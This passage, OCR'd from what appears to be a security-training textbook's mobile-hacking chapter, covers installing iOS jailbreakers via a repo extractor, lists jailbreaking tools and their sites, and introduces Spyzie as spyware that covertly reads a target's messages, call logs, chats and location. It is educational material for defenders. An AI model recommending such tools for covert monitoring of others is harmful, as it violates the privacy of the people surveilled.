

Jailbreak repo extractor for iOS 13
Hexxa+ repo extractor
Enter Repo URL
https://
Cancel
OK
Video Guide
Contact

Figure 17.55: Pasting the repo URL

- **Step 10—**Extract the repo by selecting the **OK** button. Tap the **Install** button to install the chosen jailbreaker.
- **Step 11—**Finally, the selected jailbreaker app icon appears on the home screen.



Jailbreaking Tools

Apricot

- Apricot jailbreak is the latest method to get a **virtual jailbreak experience** in the latest iOS versions on iPhone models
- Apricot features provide a realistic experience to an iPhone running the latest iOS version

https://pangu8.com

checkra1n *https://checkra.in*

Yuxigon *https://yuxigon.com*

Sileo *https://cydia-app.com*

Fugu14 *https://pangu8.com*

Bregxi *https://pangu8.com*

Jailbreaking Tools

- **Apricot**

  Source: *https://pangu8.com*

  Apricot jailbreak is the latest method to get a virtual jailbreak experience in the latest iOS versions on iPhone models. Apricot features provide a realistic experience to an iPhone running the latest iOS version.



iTunes Store
Notes
Home
Reminders
FaceTime
App Store
Health
Calculator
Extras
Settings
Apricot
Jailbreak Apricot OS
Jailbreak Now
Online Games


Figure 17.56: Screenshot of Apricot

Some additional iOS Jailbreaking tools are as follows:

- checkra1n (*https://checkra.in*)
- Yuxigon (*https://yuxigon.com*)
- Sileo (*https://cydia-app.com*)
- Fugu14 (*https://pangu8.com*)
- Bregxi (*https://pangu8.com*)

Hacking using Spyzie

- Spyzie allows attackers to **hack SMSs**, **call logs**, **app chats**, **GPS**, etc.
- This tool is compatible with all types of iOS devices, including iPhone, iPad, and iPod
- Attackers hack the target device remotely in an **invisible mode** without even jailbreaking the device


